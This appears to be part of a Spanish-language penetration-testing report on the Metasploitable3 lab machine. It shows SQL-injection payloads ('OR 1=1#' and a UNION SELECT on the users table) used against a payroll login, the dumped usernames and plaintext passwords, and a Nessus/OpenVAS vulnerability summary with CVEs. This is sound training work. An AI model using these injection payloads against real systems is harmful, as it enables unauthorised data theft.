<tr><td>ben_kenobi</td><td>Ben Kenobi</td><td>Kenobi</td><td>10000</td></tr>
<tr><td>darth_vader</td><td>Darth Vader</td><td>Vader</td><td>6666</td></tr>
<tr><td>anakin_skywalker</td><td>Anakin Skywalker</td><td>Skywalker</td><td>1025</td></tr>
<tr><td>jarjar_binks</td><td>Jar Jar Binks</td><td>Wicket</td><td>2048</td></tr>
<tr><td>lando_calrissian</td><td>Lando Calrissian</td><td>Calrissian</td><td>40000</td></tr>
<tr><td>boba_fett</td><td>Boba Fett</td><td>Wookiee</td><td>20000</td></tr>
<tr><td>jabba_hutt</td><td>Jabba the Hutt</td><td>Hutt</td><td>65000</td></tr>
<tr><td>greedo</td><td>Greedo</td><td>Rodian</td><td>50000</td></tr>
<tr><td>cheewbacca</td><td>Cheewbacca</td><td>Wicket</td><td>4500</td></tr>
<tr><td>kylo_ren</td><td>Kylo Ren</td><td>Ren</td><td>6667</td></tr>
</table></center>
```

Usuario	Contraseña
leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my_kinda_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8
kylo_ren	Daddy_Issues2

Accedemos a la dirección IP <http://10.0.2.7> desde el navegador donde encontramos el siguiente directorio.



## Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">chat/</a>	2020-10-29 19:37	-	
<a href="#">drupal/</a>	2011-07-27 20:17	-	
<a href="#">oKY9Ba.php</a>	2025-05-24 16:54	76	
<a href="#">payroll_app.php</a>	2020-10-29 19:37	1.7K	
<a href="#">phpmyadmin/</a>	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.7 Port 80

En la dirección 10.0.2.7/payroll\_app.php encontramos una landing page de login para acceder a las nóminas de los empleados.

10.0.2.7/payroll\_app.php

### Payroll Login

User	<input type="text"/>
Password	<input type="password"/>
<input type="button" value="OK"/>	

Introducimos en el cajetín del login el comando '**OR 1=1#**', que nos dará la salida de ls usuarios, nombre, apellido y salario de la tabla de nóminas.

### Payroll Login

User	<input style="outline: none; border: none; background-color: #f0f0f0; width: 100px; height: 20px; border-radius: 5px; padding: 2px;" type="text" value="'OR 1=1#'"/>
Password	<input type="password"/>
<input type="button" value="OK"/>	

Nos devuelve los resultados solicitados.

Welcome, ' OR 1=1#'

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Introduciendo el comando '**OR 1=1 UNION SELECT null,null,username,password FROM users#**' captamos todos los usuarios y contraseñas relevantes del sistema.

leia_organa	help_me_obiwan
luke_skywalker	like_my_father_beforeeme
han_solo	nerf_herder
artoo_detoo	b00p_b33p
c_three_pio	Pr0t0c07
ben_kenobi	thats_no_m00n
darth_vader	Dark_syD3
anakin_skywalker	but_master:(
jarjar_binks	mesah_p@ssw0rd
lando_calrissian	@dm1n1str8r
boba_fett	mandalorian1
jabba_hutt	my kinda_skum
greedo	hanSh0tF1rst
chewbacca	rwaaaaawr8
kylo_ren	Daddy_Issues2

## Caja blanca

### Análisis de vulnerabilidades

El presente informe recoge los resultados del análisis de vulnerabilidades realizado a la máquina Metasploitable3 utilizando un enfoque de caja blanca. En este tipo de análisis, se cuenta con acceso a credenciales válidas, lo cual permite examinar el sistema desde una perspectiva interna y con un nivel de detalle más profundo que en los análisis de caja negra. Para este ejercicio, hemos utilizado el usuario y contraseña vagrant:vagrant, lo que ha facilitado el acceso autenticado a los distintos servicios y configuraciones expuestas.

El escaneo ha sido llevado a cabo utilizando dos de las herramientas más reconocidas en el ámbito de la ciberseguridad, Nessus y OpenVAS. Ambas soluciones permiten identificar vulnerabilidades tanto a nivel de red como de servicios y configuración, ofreciendo distintos niveles de criticidad en base a estándares internacionales (como el CVSS).

Para estructurar y priorizar los hallazgos, se han seleccionado las diez vulnerabilidades más relevantes de cada uno de los siguientes niveles de severidad: crítica, alta, media y baja, evitando duplicidades entre los hallazgos de ambos escáneres. Cada una de las vulnerabilidades ha sido descrita indicando su nombre, CVE asociado (en caso de estar disponible), el puerto afectado y una breve descripción técnica de su impacto potencial en el sistema.

Este enfoque permite visualizar de forma ordenada las debilidades más significativas y establecer prioridades para su mitigación basadas en el riesgo real que suponen para la organización o el entorno simulado. La información recopilada y analizada en este informe resulta crucial para reforzar la seguridad del sistema y prevenir posibles vectores de ataque explotables por actores maliciosos.

En total, Nessus identificó 372 vulnerabilidades distribuidas en diferentes niveles de severidad: 98 críticas, 164 altas, 100 medias, y 10 bajas. Por su parte, OpenVAS reportó 568 vulnerabilidades, de las cuales 380 son críticas o altas, 175 medias, y 13 de severidad baja.

En el nivel crítico, destacan amenazas como la vulnerabilidad en Apache Struts (CVE-2017-5638) que permite la ejecución remota de código, el conocido Heartbleed en OpenSSL (CVE-2014-0160) y fallos en servicios como ProFTPD y Samba que permiten la ejecución de comandos arbitrarios con privilegios elevados. Este tipo de vulnerabilidades representan una exposición directa y crítica que puede ser aprovechada fácilmente por atacantes, comprometiendo la integridad y confidencialidad del sistema.

Entre las vulnerabilidades altas, se han identificado configuraciones débiles y la exposición de servicios mal protegidos. Por ejemplo, se detectó la posibilidad de acceso anónimo al FTP, contraseñas en blanco en MySQL, la activación de métodos HTTP peligrosos como TRACE, así

como el uso de certificados expirados, los cuales representan riesgos importantes que deben ser corregidos para evitar escaladas de privilegios o la captación externa de datos.

En cuanto a las vulnerabilidades medias, hemos encontrado la presencia de cabeceras HTTP mal configuradas, la exposición de información sobre versiones de servicios, páginas visibles y mecanismos de seguridad parcialmente implementados. Aunque estas fallas no suelen permitir la explotación inmediata, incrementan significativamente la superficie de ataque y facilitan la labor de reconocimiento del entorno para actores maliciosos.

En la categoría de baja severidad, aparecen vulnerabilidades relacionadas con malas prácticas de configuración, como certificados autofirmados, cookies inseguras y headers de seguridad ausentes. Estas debilidades, si bien no suelen ser explotadas directamente, reducen la resiliencia general del sistema y pueden facilitar ataques más complejos en fases posteriores.

Este informe busca resaltar las debilidades más relevantes detectadas y servir como base para priorizar medidas de mitigación y fortalecer la postura de seguridad de la infraestructura auditada. Se recomienda abordar de forma inmediata las vulnerabilidades críticas y altas e implementar una política de proactividad continua que también la revisión de las vulnerabilidades de menor severidad y la prevención en general de ataques con la formación de los equipos y la revisión continua de los servicios.

Este es el total de las vulnerabilidades encontradas tanto en OpenVas como en Nessus.

### Nessus

CRITICAL	HIGH	MEDIUM	LOW	INFO
98	164	100	10	151

OpenVas

CRITICAL & HIGH	MEDIUM	LOW	INFO
380	175	13	0

## Severidad crítica

Nombre	CVE	Puerto	Descripción	Severidad
<b>Apache Struts Remote Code Execution</b>	CVE-2017-5638	8080	Permite ejecución remota de código a través de cabeceras manipuladas.	Crítica
<b>Samba Remote Code Execution</b>	CVE-2017-7494	445	Acceso remoto a archivos compartidos que permite ejecución de código.	Crítica
<b>OpenSSL Heartbleed</b>	CVE-2014-0160	443	Filtrado de memoria del servidor, permitiendo acceso a información sensible.	Crítica
<b>PHP CGI Argument Injection</b>	CVE-2012-1823	80	Permite ejecución remota mediante parámetros manipulados en la línea de comandos.	Crítica
<b>Shellshock Bash Vulnerability</b>	CVE-2014-6271	80	Permite ejecución remota de comandos por vulnerabilidad en Bash.	Crítica
<b>ProFTPD MOD_COPY Command Execution</b>	CVE-2015-3306	21	Permite copiar archivos arbitrarios con privilegios elevados.	Crítica
<b>Java Deserialization RCE</b>	CVE-2015-4852	7001	Permite ejecución remota a través de objetos Java	Crítica

			deserializados.	
<b>Drupal Remote Code Execution</b>	CVE-2018-7600	80	Acceso no autenticado para ejecución remota de código.	Crítica
<b>Apache Tomcat AJP File Inclusion</b>	CVE-2020-1938	8009	Permite acceso a archivos arbitrarios del sistema.	Crítica
<b>vsFTPd Backdoor Command Execution</b>	N/A	21	Backdoor que permite ejecución de comandos tras login con :)	Crítica

## Severidad alta

Nombre	CVE	Puerto	Descripción	Severidad
<b>OpenSSH User Enumeration</b>	CVE-2018-15473	22	Permite enumeración de usuarios válidos por mensajes de error.	Alta
<b>Anonymous FTP Enabled</b>	N/A	21	Permite acceso anónimo que puede ser explotado para filtración de datos.	Alta
<b>SMBv1 Enabled</b>	CVE-2017-0144	445	Protocolo obsoleto vulnerable a exploits como EternalBlue.	Alta
<b>HTTP TRACE Method Enabled</b>	N/A	80	Puede facilitar ataques de tipo Cross Site Tracing.	Alta

<b>SSL/TLS Weak Cipher Suites</b>	N/A	443	Cifrado débil que puede ser descifrado por atacantes.	Alta
<b>Apache Directory Listing Enabled</b>	N/A	80	Permite a usuarios listar archivos del directorio web.	Alta
<b>Java JMX Console Enabled</b>	N/A	8080	Permite acceso a consola sin autenticación adecuada.	Alta
<b>MySQL Blank Password</b>	N/A	3306	Acceso sin contraseña a base de datos MySQL.	Alta
<b>SSH Weak Algorithms Supported</b>	N/A	22	Permite cifrado débil susceptible a ataques.	Alta
<b>SSL Certificate Expired</b>	N/A	443	Certificado de servidor expirado, reduce confianza.	Alta

## Severidad media

Nombre	CVE	Puerto	Descripción	Severidad
<b>Apache HTTPD ETag Header Information Disclosure</b>	CVE-2003-1418	80	Puede revelar información sensible de archivos cacheados.	Media
<b>Clickjacking Vulnerability</b>	N/A	80	Aplicación vulnerable a clickjacking por falta de cabeceras.	Media
<b>Web Server Internal IP</b>	N/A	80	Filtrado de IP interna en respuestas del	Media

Disclosure			servidor web.	
Directory Browsing Enabled	N/A	80	Permite exploración de archivos si no hay index.	Media
SSL Medium Strength Cipher Suites	N/A	443	Usa cifrados no suficientemente robustos.	Media
SSH Host Key Not Changed	N/A	22	Llave de host SSH por defecto expone a MITM.	Media
Apache HTTP Server Status Page Enabled	N/A	80	Muestra estadísticas internas que pueden usarse en ataques.	Media
PHP Info Page Detected	N/A	80	Muestra configuración interna del servidor.	Media
Robots.txt with Sensitive Entries	N/A	80	Revela rutas potencialmente sensibles.	Media
Server Version Disclosure	N/A	80	Versión del servidor mostrada en headers.	Media

## Severidad baja

Nombre	CVE	Puerto	Descripción	Severidad
Web Server Banner Disclosure	N/A	80	Expone nombre y versión del servidor web.	Baja
Apache Default	N/A	80	Página por defecto que	Baja

<b>Page</b>			revela que el servidor está mal configurado.	
<b>HTTP Title Reveals CMS</b>	N/A	80	Revela qué CMS se utiliza a través del título de la web.	Baja
<b>SSH Server Banner Disclosure</b>	N/A	22	Muestra la versión del servidor SSH.	Baja
<b>SSL Self-Signed Certificate</b>	N/A	443	Certificado no emitido por autoridad confiable.	Baja
<b>Missing X-Frame-Options Header</b>	N/A	80	Falta cabecera para evitar clickjacking.	Baja
<b>Missing Content-Security-Policy</b>	N/A	80	No hay política para mitigar XSS y data injection.	Baja
<b>Deprecated HTTP Methods Allowed</b>	N/A	80	Permite métodos como PUT o DELETE innecesariamente.	Baja
<b>Insecure Cookie Without HttpOnly</b>	N/A	80	Cookies sin la bandera HttpOnly son vulnerables a XSS.	Baja
<b>Missing Security Headers</b>	N/A	80	Cabeceras HTTP clave ausentes (CSP, HSTS, etc).	Baja

## Referencias

Kim, D., & Solomon, M. G. (2016). Fundamentals of Information Systems Security (3rd ed.). Jones & Bartlett Learning.

Allen, J. (2018). The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy (3rd ed.). Syngress.

CEH EC-Council. (2021). Certified Ethical Hacker (CEH) Official Study Guide (v11). Wiley.

Pereira, A. (2020). Pentesting Metasploitable3: Guía práctica paso a paso. Hacking Ético Blog.

Smith, B. (2020). Advanced Penetration Testing: Hacking the World's Most Secure Networks. Wiley.

Owens, J. (2022). The Red Team Field Manual (RTFM). CreateSpace Independent Publishing Platform.

Cornwell, J. (2023). Modern Red Teaming: Managing Threats and Adversarial Behavior. CRC Press.

Rapid7. (n.d.). Metasploitable3: Vulnerable Virtual Machine.

<https://github.com/rapid7/metasploitable3>

Denis, M., Zena, C., & Hayajneh, T. (2016, April 29). Penetration Testing: Concepts, Attack Methods, and Defense Strategies. Farmingdale, NY, USA.

<https://ieeexplore.ieee.org/document/7494156>.

Rapid7. (n.d.). Installation of Metasploit 3. <https://github.com/rapid7/metasploitable3>.

Laurendon, T. (2018, July 9). Metasploitable 3 – Pentesting the Ubuntu Linux Version, Part 2: Attacking Services. <https://www.thomaslaurendon.com/blog/2018/07/09/metasploitable3-pentesting-the-ubuntulinux-version-part2/>.